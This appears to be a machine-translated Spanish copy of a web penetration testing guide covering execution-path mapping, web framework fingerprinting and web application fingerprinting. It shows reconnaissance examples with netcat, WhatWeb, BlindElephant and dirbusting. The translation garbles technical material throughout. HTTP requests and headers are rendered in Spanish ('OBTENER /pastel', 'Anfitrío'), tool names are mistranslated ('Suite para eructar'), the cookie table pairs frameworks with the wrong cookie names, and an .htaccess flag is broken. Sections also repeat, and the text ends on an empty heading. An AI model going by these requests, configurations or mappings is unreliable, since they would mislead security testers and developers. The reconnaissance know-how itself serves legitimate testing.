Las pruebas de puntos de entrada de aplicaciones a través de una metodología de Caja Gris consistirían en todo lo ya identificado anteriormente con una adición. En los casos en los que existen fuentes externas de las cuales la aplicación recibe datos y los procesa (como capturas SNMP, mensajes syslog, SMTP o mensajes SOAP de otros servidores), una reunión con los desarrolladores de la aplicación podría identificar cualquier función que aceptaría o aceptaría. Espere la entrada del usuario y cómo están formateados. Por ejemplo, el desarrollador podría ayudar a comprender cómo formular una solicitud SOAP correcta que la aplicación aceptaría y dónde reside el servicio web (si el servicio web o cualquier otra función no se ha identificado ya durante el proceso de cuadro negro). pruebas).

Herramientas

Proxy de interceptación:

- OWASP: Proxy de ataque Zed (ZAP)
- OWASP: WebEscarabajo
- Suite para eructar
- GATO

Plugin para el navegador:

- TamperIE para Internet Explorer
- Datos de manipulación para Firefox

Referencias

Libros blancos

- RFC 2616 – Protocolo de transferencia de hipertexto – HTTP 1.1 -

<http://tools.ietf.org/html/rfc2616>

Mapear rutas de ejecución a través de la aplicación (OTG-INFO-007)

Resumen

Antes de comenzar las pruebas de seguridad, es fundamental comprender la estructura de la aplicación. Sin un conocimiento profundo del diseño de la aplicación, es poco probable que se pruebe exhaustivamente.

Objetivos de la prueba

Mapee la aplicación de destino y comprenda los principales flujos de trabajo.

Cómo probar

En las pruebas de caja negra es extremadamente difícil probar toda la base del código. No solo porque el evaluador no tiene vista de las rutas de código a través de la aplicación, sino que incluso si la tuviera, probar todas las rutas de código llevaría mucho tiempo. Una forma de conciliar esto es documentar qué rutas de código se descubrieron y probaron.

Hay varias formas de abordar las pruebas y mediciones de la cobertura del código:

- Ruta: prueba cada una de las rutas a través de una aplicación que incluya pruebas de análisis combinatorio y de valor límite para cada ruta de decisión. Si bien este enfoque ofrece minuciosidad, el número de rutas comprobables crece exponencialmente con cada rama de decisión.
- Flujo de datos (o análisis de contaminación): prueba la asignación de variables a través de interacción externa (normalmente usuarios). Se centra en mapear el

flujo, transformación y uso de datos a lo largo de una aplicación.

- Carrera: prueba varias instancias simultáneas de la aplicación, manipulando los mismos datos.

La relación entre qué método se utiliza y en qué medida se utiliza cada método debe negociarse con el propietario de la aplicación.

También se podrían adoptar enfoques más simples, incluyendo preguntar al propietario de la aplicación qué funciones o secciones de código le preocupan particularmente y cómo se puede llegar a esos segmentos de código.

Pruebas de caja negra

Para demostrar la cobertura del código al propietario de la aplicación, el evaluador puede comenzar con una hoja de cálculo y documentar todos los enlaces descubiertos al rastrear la aplicación (ya sea manual o automáticamente). Luego, el evaluador puede observar más de cerca los puntos de decisión en la aplicación e investigar cuántas rutas de código importantes se descubren.

Luego, estos deben documentarse en la hoja de cálculo con URL, descripciones en prosa y capturas de pantalla de las rutas descubiertas.


Prueba de caja gris/blanca

Garantizar una cobertura de código suficiente para el propietario de la aplicación es mucho más fácil con el enfoque de prueba del cuadro gris y blanco. La información solicitada y proporcionada al evaluador garantizará que se cumplan los requisitos mínimos para la cobertura del código.

Ejemplo

Araña automática

La araña automática es una herramienta que se utiliza para descubrir automáticamente nuevos recursos (URL) en un sitio web en particular. Comienza con una lista de URL para visitar, llamadas semillas, que dependen de cómo se inicia Spider. Si bien existen muchas herramientas de Spidering, el siguiente ejemplo utiliza [Zed Attack Proxy \(ZAP\)](#):



ZAP ofrece las siguientes funciones de rastreo automático, que se pueden seleccionar según las necesidades del evaluador:

- Sitio Spider: la lista inicial contiene todos los URI existentes que ya se encontraron para el sitio seleccionado.
- Subárbol Spider: la lista inicial contiene todos los URI existentes que ya se encontraron y están presentes en el subárbol del nodo seleccionado.
- URL de araña: la lista de semillas contiene sólo el URI correspondiente al nodo seleccionado (en el árbol del sitio).
- Spider all in Scope: la lista inicial contiene todos los URI que el usuario ha seleccionado como "dentro del alcance".

Herramientas

- Proxy de ataque Zed (ZAP)

Pruebas de penetración de aplicaciones web

- Lista de software de hojas de cálculo
- Software de diagramación

Referencias

Libros blancos

[1] http://en.wikipedia.org/wiki/Code_coverage

Marco de aplicación web de huellas dactilares (OTG-INFO-008)

Resumen

La toma de huellas digitales en el marco web^[*] es una subtarea importante del proceso de recopilación de información. Conocer el tipo de marco puede brindar automáticamente una gran ventaja si dicho marco ya ha sido probado por el probador de penetración. No son sólo las vulnerabilidades conocidas en las versiones sin parches, sino también errores de configuración específicos en el marco y la estructura de archivos conocida lo que hace que el proceso de toma de huellas digitales sea tan importante.

Se utilizan ampliamente varios proveedores y versiones diferentes de marcos web. La información al respecto ayuda significativamente en el proceso de prueba y también puede ayudar a cambiar el curso de la prueba. Esta información puede obtenerse mediante un análisis cuidadoso de determinadas ubicaciones comunes. La mayoría de los frameworks web tienen varios marcadores en aquellas ubicaciones que ayudan a un atacante a detectarlos. Esto es básicamente lo que hacen todas las herramientas automáticas: buscan un marcador en una ubicación predefinida y luego lo comparan con la base de datos de firmas conocidas. Para una mayor precisión se suelen utilizar varios marcadores.

[*] Tenga en cuenta que este artículo no hace ninguna diferenciación entre marcos de aplicaciones web (WAF) y sistemas de gestión de contenidos (CMS). Esto se ha hecho para que sea conveniente tomar las huellas digitales de ambos en un capítulo. Además, se hace referencia a ambas categorías como marcos web.

Objetivos de la prueba

Definir el tipo de framework web utilizado para tener una mejor comprensión de la metodología de pruebas de seguridad.

Cómo probar

Pruebas de caja negra

Hay varias ubicaciones más comunes en las que buscar para definir el marco actual:

- encabezados HTTP
- Galletas
- Código fuente HTML
- Archivos y carpetas específicos

encabezados HTTP

La forma más básica de identificar un marco web es mirar el campo X-Powered-By en el encabezado de respuesta HTTP. Se pueden utilizar muchas herramientas para tomar las huellas dactilares de un objetivo. La más sencilla es la utilidad netcat.

Considere la siguiente solicitud-respuesta HTTP:

```
$nc 127.0.0.1 80
CABEZA/HTTP/1.0
```

HTTP/1.1 200 correcto

Servidor: nginx/1.0.14

Fecha: sábado 7 de septiembre de 2013 08:19:15 GMT

Tipo de contenido: texto/html;charset=ISO-8859-1

Conexión: cerrar

Variar: aceptar-codificación

X-Desarrollado por: Mono

Desde el campo X-Powered-By, entendemos que el marco de la aplicación web probablemente sea Mono. Sin embargo, aunque este enfoque es sencillo y rápido, esta metodología no funciona en el 100% de los casos. Es posible desactivar fácilmente el encabezado X-Powered-By mediante una configuración adecuada. También existen varias técnicas que permiten que un sitio web ofusque los encabezados HTTP (consulte un ejemplo en el capítulo #Remediación).

Entonces, en el mismo ejemplo, el evaluador podría omitir el encabezado X-Powered-By y obtener una respuesta como la siguiente:

HTTP/1.1 200 correcto

Servidor: nginx/1.0.14

Fecha: sábado 7 de septiembre de 2013 08:19:15 GMT

Tipo de contenido: texto/html;charset=ISO-8859-1

Conexión: cerrar

Variar: aceptar-codificación

X-Powered-By: Sangre, sudor y lágrimas

A veces hay más encabezados HTTP que apuntan a un determinado marco web. En el siguiente ejemplo, de acuerdo con la información de la solicitud HTTP, se puede ver que el encabezado X-Powered-By contiene la versión PHP. Sin embargo, el encabezado de X-Generator señala que el marco utilizado es en realidad Swiftlet, lo que ayuda al probador de penetración a expandir sus vectores de ataque. Al realizar la toma de huellas digitales, siempre inspeccione cuidadosamente cada encabezado HTTP para detectar dichas fugas.

HTTP/1.1 200 correcto

Servidor: nginx/1.4.1

Fecha: sábado 7 de septiembre de 2013 09:22:52 GMT

Tipo de contenido: texto/html

Conexión: mantener vivo

Variar: aceptar-codificación

X-Desarrollado por: PHP/5.4.16-1~dotdeb.1

Expira: jueves, 19 de noviembre de 1981 08:52:00 GMT

Control de caché: sin almacenamiento, sin caché, debe revalidar, verificación posterior = 0, verificación previa = 0

Pragma: sin caché

Generador X: Swiftlet

Galletas

Otra forma similar y, en cierto modo, más fiable de determinar el marco web actual son las cookies específicas del marco.

Considere la siguiente solicitud HTTP:

```
OBTENER /pastel HTTP /1.1
Anfitrío: defcon-moscow.org
Agente de usuario: Mozilla/75.0 |Macintosh; Intel Mac OS X 10.7; rv: 22.0) Gecko/
20100101 Firefox/22.0
Aceptar: texto/html, aplicación/xhtml + xml, aplicación/xml; q=0,9, */*, q=0, 8
Aceptar - Idioma: ru-ru, ru; q=0,8, en-us; q=0,5 , en; q=0 . 3
Aceptar - Codificación: gzip, deflate
DNT: 1
Cookie: CAKEPHP=m72kprivgmau5fmjdesbuqi71;
Conexión: Mantener vivo
Control de caché: edad máxima = 0
```

La cookie CAKEPHP se ha configurado automáticamente, lo que proporciona información sobre el marco utilizado. La lista de nombres de cookies comunes se presenta en el capítulo #Cookies_2. Las limitaciones son las mismas: es posible cambiar el nombre de la cookie. Por ejemplo, para el marco CakePHP seleccionado, esto se podría hacer mediante la siguiente configuración (extracto de core.php):

```
/*
 * El nombre de la cookie de sesión de CakePHP.
 *
 * Tenga en cuenta que las pautas para los nombres de sesiones establecen: "El nombre de la sesión hace referencia
 * a la identificación de la sesión en cookies y URL. Debe contener sólo alfanuméricicos.
 *
 * caracteres."
 * @enlace http://php.net/session_name
 */
Configurar::write('Session.cookie', 'CAKEPHP');
```

Sin embargo, es menos probable que se realicen estos cambios que los cambios en el encabezado X-Powered-By, por lo que este enfoque puede considerarse más confiable.

Código fuente HTML

Esta técnica se basa en encontrar ciertos patrones en el código fuente de la página HTML. A menudo se puede encontrar mucha información que ayuda al evaluador a reconocer un marco web específico. Uno de los marcadores comunes son los comentarios HTML que conducen directamente a la divulgación del marco. Más a menudo se pueden encontrar ciertas rutas específicas del marco, es decir, enlaces a carpetas css y/o js específicas del marco. Finalmente, variables de script específicas también podrían apuntar a un marco determinado.

En la captura de pantalla siguiente se puede conocer fácilmente el marco utilizado y su versión mediante los marcadores mencionados. El comentario, las rutas específicas y las variables del script pueden ayudar a un atacante a determinar rápidamente una instancia del marco ZK.

```
<script type="text/javascript" src="http://www.mysite.com/zk/zk.js" charset="UTF-8"></script>
<script type="text/javascript" src="http://www.mysite.com/zk/zk.js?_v=1.7.0.1" charset="UTF-8"></script>
<script type="text/javascript" src="http://www.mysite.com/zk/zk.js?_v=1.7.0.1&_t=1333133313" charset="UTF-8"></script>
<!-- ZK 1.7.0.1 -->
<script type="text/javascript" src="http://www.mysite.com/zk/zk.js?_v=1.7.0.1&_t=1333133313" charset="UTF-8"></script>
```

Con mayor frecuencia, dicha información se coloca entre <head></head>, en etiquetas <meta> o al final de la página.

No obstante, se recomienda consultar todo el documento ya que puede resultar útil para otros fines, como la inspección de otros comentarios útiles y campos ocultos. A veces, a los desarrolladores web no les importa mucho ocultar información sobre el marco utilizado. Todavía es posible encontrar algo como esto al final de la página:

Built upon the Banshee PHP framework v3.1

Marcos comunes

Galletas

| Estructura | Nombre de la galleta |
|------------|----------------------|
| zope | BITRIX_ |
| pastelPHP | AMPERIO |
| Laravel | Django |

Código fuente HTML

| Marcadores generales |
|----------------------|
| %framework_name% |
| energizado por |
| construido sobre |
| correr |

Marcadores específicos

| Estructura | Palabra clave |
|-------------------------|--------------------------------|
| Adobe ColdFusion | <!-- INICIO encabezadoTags.cfm |
| Microsoft ASP.NET | _ESTADO DE VISTA |
| ZK | <!-- ZK |
| Catalizador empresarial | <!-- BC_OBNW --> |
| indexación | ndxz-estudio |

Archivos y carpetas específicos

Los archivos y carpetas específicos son diferentes para cada marco específico. Se recomienda instalar el marco correspondiente durante las pruebas de penetración para comprender mejor qué infraestructura se presenta y qué archivos podrían quedar en el servidor. Sin embargo, ya existen varias buenas listas de archivos y un buen ejemplo son las listas de palabras de archivos/carpetas predecibles de FuzzDB (<http://code.google.com/p/fuzzdb/>).

Herramientas

A continuación se presenta una lista de herramientas generales y conocidas. También hay muchas otras utilidades, así como herramientas de huellas dactilares basadas en marcos.

Qué Web

Sitio web: <http://www.morningstarsecurity.com/research/whatweb>

Actualmente una de las mejores herramientas de toma de huellas dactilares del mercado. Incluido en una compilación predeterminada de Kali Linux. Idioma: Ruby Las coincidencias para toma de huellas dactilares se realizan con:

- Cadenas de texto (distingue entre mayúsculas y minúsculas)
- Expresiones regulares
- Consultas de la base de datos de Google Hack (conjunto limitado de palabras clave)
- hashes MD5
- Reconocimiento de URL
- Patrones de etiquetas HTML

Pruebas de penetración de aplicaciones web

- Código Ruby personalizado para operaciones pasivas y agresivas.

```
File Edit View Terminal Help
$ ./whatweb www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] AtomFeed[/index.php?format=feed&amp;type=rss], Script, MetaGenerator[Joomla! 1.5 - Open Source Content Management], HTTPServer[Apache], Google-Analytics[GA][791600], Apache, IP[210.48.71.202], Joomla![1.5], Cookies[e99abff6be291050b145de1a439e90d], Title[Ardent Creative, Christchurch Web Design], Country[NZ]
$ ./whatweb -a 3 www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] AtomFeed[/index.php?format=feed&amp;type=rss], Script, MetaGenerator[Joomla! 1.5 - Open Source Content Management], HTTPServer[Apache], Google-Analytics[GA][791600], Apache, IP[210.48.71.202], Joomla![1.5.1.5.19 - 1.5.22], Cookies[e99abff6be291050b145de1a439e90d], Title[Ardent Creative, Christchurch Web Design], Country[NZ]
$ ./whatweb -a 3 -p joomla www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] Joomla![1.5.1.5.19 - 1.5.22]
$
```

El resultado de muestra se presenta en la siguiente captura de pantalla:

CiegoElefante

Sitio web: <https://community.qualys.com/community/blindelephant>

Esta gran herramienta funciona según el principio de la diferencia de versión basada en la suma de comprobación de archivos estáticos, proporcionando así una calidad muy alta de huellas dactilares. Idioma: pitón

Ejemplo de salida de una huella digital exitosa:

```
pentester$ python BlindElephant.py http://my_target drupal
Cargado /Biblioteca/Python/2.7/site-packages/blindelephant/
dbs/drupal.pkl con 145 versiones, 478 rutas diferenciadoras y 434 grupos de
versiones.

Iniciando la huella digital de BlindElephant para la versión de drupal en http://
my_target
```

Pulsa http://my_target/CHANGELOG.txt

El archivo no produjo ninguna coincidencia. Error: el archivo recuperado no coincide con la huella digital conocida. 527b085a3717bd691d47713dff74acf4

Pulsa http://my_target/INSTALL.txt

El archivo no produjo ninguna coincidencia. Error: el archivo recuperado no coincide con la huella digital conocida. 14dfc133e4101be6f0ef5c64566da4a4

Pulsa http://my_target/misc/drupal.js

Posibles versiones según el resultado: 7.12, 7.13, 7.14

Pulsa http://my_target/MAINTAINERS.txt

El archivo no produjo ninguna coincidencia. Error: el archivo recuperado no coincide con la huella digital conocida. 36b740941a19912f3fdbfc7caa08ca

Pulsa http://my_target/themes/garland/style.css

Posibles versiones según el resultado: 7.2, 7.3, 7.4, 7.5, 7.6, 7.7, 7.8, 7.9, 7.10, 7.11, 7.12, 7.13, 7.14

...

La toma de huellas dactilares resultó en:

7.14

Mejor suposición: 7.14

Wappalizador

Sitio web: <http://wappalyzer.com>

Wappalyzer es un complemento de Firefox Chrome. Funciona solo con coincidencias de expresiones regulares y no necesita nada más que la página para cargarse en el navegador. Funciona completamente a nivel del navegador y ofrece resultados en forma de iconos. Aunque a veces tiene falsos positivos, esto es muy útil para tener una idea de qué tecnologías se utilizaron para construir un sitio web de destino inmediatamente después de navegar por una página.

En la captura de pantalla siguiente se presenta un ejemplo de resultado de un complemento.



Referencias

Libros blancos

- Saumil Shah: "Introducción a las huellas digitales HTTP" - http://www.net-square.com/httpprint_paper.html
- Anant Shrivastava: "Impresión digital de aplicaciones web" - http://anantshri.info/articles/web_app_finger_printing.html

Remediación

El consejo general es utilizar varias de las herramientas descritas anteriormente y verificar los registros para comprender mejor qué ayuda exactamente a un atacante a revelar el marco web. Al realizar múltiples escaneos después de que se hayan realizado cambios para ocultar las pistas del marco, es posible lograr un mejor nivel de seguridad y asegurarse de que el marco no pueda ser detectado mediante escaneos automáticos. A continuación se presentan algunas recomendaciones específicas según la ubicación del marcador marco y algunos enfoques interesantes adicionales.

encabezados HTTP

Verifique la configuración y deshabilite o ofusque todos los encabezados HTTP que revelen información sobre las tecnologías utilizadas. Aquí hay un artículo interesante sobre la ofuscación de encabezados HTTP usando Net-scaler: <http://grahamhosking.blogspot.ru/2013/07/obfuscating-http-headers-using-netscaler.html>

Galletas

Se recomienda cambiar los nombres de las cookies realizando cambios en los archivos de configuración correspondientes.

código fuente HTML

Verifique manualmente el contenido del código HTML y elimine todo lo que apunte explícitamente al marco.

Reglas generales:

- Asegúrese de que no haya marcadores visuales que revelen el marco.

- Elimine cualquier comentario innecesario (derechos de autor, errores de información, comentarios marco específicos)
- Eliminar etiquetas META y generadoras
- Utilice archivos css o js propios de la empresa y no los almacene en carpetas específicas del marco.
- No utilice secuencias de comandos predeterminadas en la página ni las ofusque si debe ser usado.

Archivos y carpetas específicos

Reglas generales:

- Elimine cualquier archivo innecesario o no utilizado en el servidor. Este implica archivos de texto que también revelan información sobre las versiones y la instalación.
- Restringir el acceso a otros archivos para lograr la respuesta 404 al acceder a ellos desde el exterior. Esto se puede hacer, por ejemplo, modificando el archivo htaccess y agregando RewriteCond o RewriteRule allí. A continuación se presenta un ejemplo de dicha restricción para dos carpetas comunes de WordPress.

```
RewriteCond %{REQUEST_URI} /wp-login\.php$ [O]
ReescribirCond %{REQUEST_URI} /wp-admin/
RewriteRule $ /http://tu_sitio_web [R=404,L]
```

Sin embargo, estas no son las únicas formas de restringir el acceso. Para automatizar este proceso, existen ciertos complementos específicos del marco.

Un ejemplo de WordPress es StealthLogin (<http://wordpress.org/complementos/página de inicio de sesión sigilosa>).

Enfoques adicionales

Reglas generales:

[1] Gestión de suma de comprobación

El propósito de este enfoque es vencer a los escáneres basados en sumas de comprobación y no permitirles revelar archivos según sus hashes. Generalmente, existen dos enfoques en la gestión de sumas de comprobación:

- Cambiar la ubicación donde se colocan esos archivos (es decir, mover transferirlos a otra carpeta o cambiar el nombre de la carpeta existente)
- Modifique el contenido: incluso una pequeña modificación da como resultado una suma hash completamente diferente, por lo que agregar un solo byte al final del archivo no debería ser un gran problema.

[2] Caos controlado

Un método divertido y efectivo que implica agregar archivos y carpetas falsos de otros marcos para engañar a los escáneres y a los controladores.

fusión a un atacante. ¡Pero tenga cuidado de no sobrescribir archivos y carpetas existentes y romper el marco actual!

Aplicación web de huellas dactilares (OTG-INFO-009)

Resumen

No hay nada nuevo bajo el sol y casi todas las aplicaciones web que uno pueda pensar en desarrollar ya han sido desarrolladas.

Con la gran cantidad de proyectos de software gratuitos y de código abierto que se desarrollan e implementan activamente en todo el mundo, es muy probable que una prueba de seguridad de una aplicación se enfrente a un sitio de destino.

que depende total o parcialmente de estas conocidas aplicaciones (p. ej. Wordpress, phpBB, Mediawiki, etc.). Conocer los componentes de la aplicación web que se están probando ayuda significativamente en el proceso de prueba y también reducirá drásticamente el esfuerzo requerido durante la prueba. Estas conocidas aplicaciones web tienen encabezados HTML, cookies y estructuras de directorios conocidos que se pueden enumerar para identificar la aplicación.

Objetivos de la prueba

Identifique la aplicación web y la versión para determinar las vulnerabilidades conocidas y los exploits apropiados que se utilizarán durante las pruebas.

Cómo probar

Galletas

Una forma relativamente confiable de identificar una aplicación web es mediante las cookies específicas de la aplicación.

Consideré la siguiente solicitud HTTP:

OBTENER / HTTP/1.1

Agente de usuario: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:31.0) Gecko/20100101 Firefox/31.0

Aceptar: texto/html, aplicación/xhtml+xml, aplicación/xml;q=0.9,*/*;q=0.8

Idioma aceptado: en-US,en;q=0.5

"Cookie: wp-settings-time-1=1406093286; wp-configuración-tiempo-2=1405988284"

DNT: 1

Conexión: mantener vivo

Anfitrión: blog.owasp.org

La cookie CAKEPHP se ha configurado automáticamente, lo que proporciona información sobre el marco utilizado. La lista de nombres de cookies comunes se presenta en la sección Identificadores de aplicaciones de Cpmmon. Sin embargo, es posible cambiar el nombre de la cookie.

código fuente HTML

Esta técnica se basa en encontrar ciertos patrones en el código fuente de la página HTML. A menudo se puede encontrar mucha información que ayuda al evaluador a reconocer una aplicación web específica. Uno de los marcadores comunes son los comentarios HTML que conducen directamente a la divulgación de la aplicación. Más a menudo se pueden encontrar ciertas rutas específicas de la aplicación, es decir, enlaces a carpetas css y/o js específicas de la aplicación.

Finalmente, variables de script específicas también pueden apuntar a una determinada aplicación.

A partir de la metaetiqueta a continuación, se puede conocer fácilmente la aplicación utilizada por un sitio web y su versión. El comentario, las rutas específicas y las variables del script pueden ayudar a un atacante a determinar rápidamente una instancia de una aplicación.

```
<meta nombre="generador" contenido="WordPress 3.9.2" />
```

Con mayor frecuencia, dicha información se coloca entre <head></head>, en etiquetas <meta> o al final de la página. Nunca-

Pruebas de penetración de aplicaciones web

menos, se recomienda revisar todo el documento ya que puede ser útil para otros fines, como la inspección de otros comentarios útiles y campos ocultos.

Archivos y carpetas específicos

Además de la información recopilada de fuentes HTML, existe otro método que ayuda enormemente al atacante a determinar la aplicación con gran precisión. Cada aplicación tiene su propia estructura específica de archivos y carpetas en el servidor. Se ha señalado que se puede ver la ruta específica desde la fuente de la página HTML, pero a veces no se presentan explícitamente allí y aún residen en el servidor.

Para descubrirlos se utiliza una técnica conocida como dirbusting.

Dirbusting es fuerza bruta a un objetivo con nombres de archivos y carpetas predecibles y monitoreo de respuestas HTTP para enumerar el contenido del servidor. Esta información se puede utilizar tanto para encontrar archivos predeterminados y atacarlos como para tomar huellas digitales de la aplicación web. El dirbusting se puede realizar de varias maneras; el siguiente ejemplo muestra un ataque de dirbusting exitoso contra un servidor de WordPress.

| Request | Payload | Status | Error | Timeout | Length |
|---------|--------------|--------|-------|---------|--------|
| 1 | wp-includes/ | 403 | | | 383 |
| 2 | wp-admin/ | 302 | | | 396 |
| 3 | wp-content/ | 200 | | | 181 |

objetivo identificado con la ayuda de la lista definida y la funcionalidad de intruso de Burp Suite.

Podemos ver que para algunas carpetas específicas de WordPress (por ejemplo, /wp-includes/, /wp-admin/ y /wp-content/) las respuestas HTTP son 403 (Prohibido), 302 (Encontrado, redirección para iniciar sesión en wp. php) y 200 (OK) respectivamente. Este es un buen indicador de que el objetivo funciona con WordPress. De la misma manera, es posible eliminar diferentes carpetas de complementos de aplicaciones y sus versiones. En la captura de pantalla siguiente se puede ver un archivo CHANGELOG típico de un complemento de Drupal, que proporciona información sobre la aplicación que se utiliza y revela una versión vulnerable del complemento.

```
botcha 7.x-1.5, 2012-01-09
[#1433378] Disabled unstable _botcha_recipes() (honeypot)
botcha 7.x-1.4, 2012-01-08
[#1618754] Fixed "Undefined variable: path in _botcha_recipes()"
[#1609492] Fixed "Undefined index: xxxx_name in botcha_form_alter_botcha()"
[#1740970] Reward: Move bulk action to group BOTCHA
[##151542] Added .JPG and .GIF to loglevel 5
[##151542] Added .SWF to loglevel 5
[##151542] Added honeypot_.it.cssfield recipe
[##180572] by drupal: Fixed array merge error in _form_set_class()
[##180552] by drupal: Fixed 25 errors in ZF
[##151194] Fixed "Undefined variable: t in botcha_install_time 117"
[##151194] Added configure path in botcha.info
[##1543458] Fixed comments crash (due to remove D6 hook)
[##151542] Reward: Allow named recipe books other than 'default'; Use form_state to pass 'Botcha' value
[##151542] Fixed lost recipe selector for add new on BOTCHA admin page
[##151542] Remove Captcha integration text from help if Captcha module is not present
[##151542] Remove hole in user_login_block protection when accessed via /admin/ path
[##151542] Reward: _form_alter and _form_validate works to allow clean reset of default values
[##151542] Added simple honeypot recipe suitable for simpletest (no 25)
[##151542] Added simpletest test cases
[##1544124] Fixed drush crash in rules integration due to API changes in rules 7.x-2.x
```

Consejo: antes de comenzar con dirbusting, se recomienda verificar primero el archivo robots.txt. A veces, también se pueden encontrar allí carpetas específicas de aplicaciones y otra información confidencial. En la siguiente captura de pantalla se presenta un ejemplo de dicho archivo robots.txt.

Los archivos y carpetas específicos son diferentes para cada aplicación específica.

Se recomienda instalar la aplicación correspondiente durante las pruebas de penetración para comprender mejor qué infraestructura se presenta y qué archivos pueden quedar en el servidor.

Sin embargo, ya existen varias listas de archivos buenas y un buen ejemplo son las listas de palabras de archivos/carpetas predecibles de FuzzDB (<http://code.google.es/p/fuzzdb>).

Identificadores de aplicaciones comunes

Galletas

| | |
|-----------------|---|
| phpBB | phpbb3_ |
| Wordpress | configuración-wp |
| 1C-Bitrix | BITRIX_ |
| AMPcm | AMPERIO |
| Django CMS | Django |
| DotNetNuke | DotNetNukeAnónimo |
| e107 | e107 |
| Servidor EPi | EPITrace, EPIServer |
| Graffiti CMS | graffitibot |
| Hotaru CMS | hotaru_mobile |
| ImpresionarCMS | Sesión ICMS |
| Índico | MAKACSESIÓN |
| CMS instantáneo | CMS instantáneo[fecha de registro] |
| Kentico CMS | CMSPreferredCultura |
| MODx | SN4[12símbolo] |
| TIPO3 | fe_tipo_user |
| web dinámica | web dinámica |
| LEPTON | lept[algún_valor_numérico]+id de sesión |
| wix | Dominio=wix.com |
| VIVO | ID de sesión de Vivo |

código fuente HTML

| | |
|------------|--|
| Wordpress | <meta nombre="generador" contenido="WordPress 3.9.2" /> |
| phpBB | <identificación del cuerpo =phpbb> |
| Mediowiki | <meta nombre="generador" contenido="MediaWiki 1.21.9" /> |
| Joomla | <meta nombre="generador" contenido="Joomla! - Gestión de contenidos de código abierto" /> |
| drupal | <meta nombre="Generador" contenido="Drupal 7 (http://drupal.org)" /> |
| DotNetNuke | Plataforma DNN: http://www.dnnsoftware.com |

Herramientas

A continuación se presenta una lista de herramientas generales y conocidas. También hay muchas otras utilidades, así como herramientas de huellas dactilares basadas en marcos.

Qué Web

Sitio web: <http://www.morningstarsecurity.com/research/whatweb>

Actualmente una de las mejores herramientas de toma de huellas dactilares del mercado.

Incluido en una compilación predeterminada de Kali Linux. Idioma: Ruby Las coincidencias para huellas dactilares se hacen con:

• Cadenas de texto (distingue entre mayúsculas y minúsculas)

• Expresiones regulares

• Consultas de la base de datos de Google Hack (conjunto limitado de palabras clave)

• hashes MD5

• Reconocimiento de URL

• Patrones de etiquetas HTML

• Código Ruby personalizado para operaciones pasivas y agresivas.

El resultado de muestra se presenta en la siguiente captura de pantalla:

```
File Edit View Terminal Help
$ ./whatweb www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] AtomFeed[/index.php?format=feed&amp;type=rss], Script, MetaGenerator[Joomla! 1.5 - open Source Content Management], HTTPServer[Apache], Google-Analytics[GAI|7910000], Apache, IP[210.40.71.202], Joomla[1.5], cookies[e9e48ff6be2b1659b145d14a39e90d], Title[Ardent Creative, Christchurch Web Design], Country[NZ] [ZEALAND][NZ]
$ ./whatweb -a 3 www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] AtomFeed[/index.php?format=feed&amp;type=rss], Script, MetaGenerator[Joomla! 1.5 - open Source Content Management], HTTPServer[Apache], Google-Analytics[GAI|7910000], Apache, IP[210.40.71.202], Joomla[1.5.1.5.19 - 1.5.22], Cookies[e9e48ff6be2b1659b145d14a39e90d], Title[Ardent Creative, Christchurch Web Design], Country[NZ] [ZEALAND][NZ]
$ ./whatweb -a 3 -p joomla www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] Joomla[1.5.1.5.19 - 1.5.22]
$
```

CiegoElefante

Sitio web: <https://community.qualys.com/community/blindelephant>

Esta gran herramienta funciona según el principio de la diferencia de versión basada en la suma de comprobación de archivos estáticos, proporcionando así una muy alta calidad de toma de huellas digitales. Idioma: pitón

Ejemplo de salida de una huella digital exitosa:

```
pentester$ python BlindElephant.py http://my_target drupal
Cargado /Biblioteca/Python/2.7/site-packages/blindelephant/
dbs/drupal.pkl con 145 versiones, 478 rutas diferenciadoras y 434 grupos de versiones.

Iniciando la huella digital de BlindElephant para la versión de drupal en http://mi objetivo
```

Pulsa http://my_target/CHANGELOG.txt

El archivo no produjo ninguna coincidencia. Error: el archivo recuperado no coincide con la huella digital conocida. 527b085a3717bd691d47713dff74acf4

Pulsa http://my_target/INSTALL.txt

El archivo no produjo ninguna coincidencia. Error: el archivo recuperado no coincide con la huella digital conocida. 14dfc133e4101be6f0ef5c64566da4a4

Pulsa http://my_target/misc/drupal.js

Posibles versiones según el resultado: 7.12, 7.13, 7.14

Pulsa http://my_target/MAINTAINERS.txt

El archivo no produjo ninguna coincidencia. Error: el archivo recuperado no coincide con la huella digital conocida. 36b740941a19912f3fdbfcca7caa08ca

Pulsa http://my_target/themes/garland/style.css

Posibles versiones según el resultado: 7.2, 7.3, 7.4, 7.5, 7.6, 7.7, 7.8, 7.9, 7.10, 7.11, 7.12, 7.13, 7.14

...

La toma de huellas dactilares resultó en:

7.14

Mejor suposición: 7.14

Wappalizador

Sitio web: <http://wappalyzer.com>

Wappalyzer es un complemento de Firefox Chrome. Funciona solo con coincidencias de expresiones regulares y no necesita nada más que la página para cargarse en el navegador. Funciona completamente a nivel del navegador y ofrece resultados en forma de iconos. Aunque a veces tiene falsos positivos, esto es muy útil para tener una idea de qué tecnologías se utilizaron para construir un sitio web de destino inmediatamente después de navegar por una página.

En la captura de pantalla siguiente se presenta un ejemplo de resultado de un complemento.



Referencias

Libros blancos

- Saumil Shah: "Introducción a las huellas digitales HTTP" - http://www.net-square.com/httpprint_paper.html
- Anant Shrivastava: "Impresión digital de aplicaciones web" - http://anant-shri.info/articles/web_app_finger_printing.html

Remediación

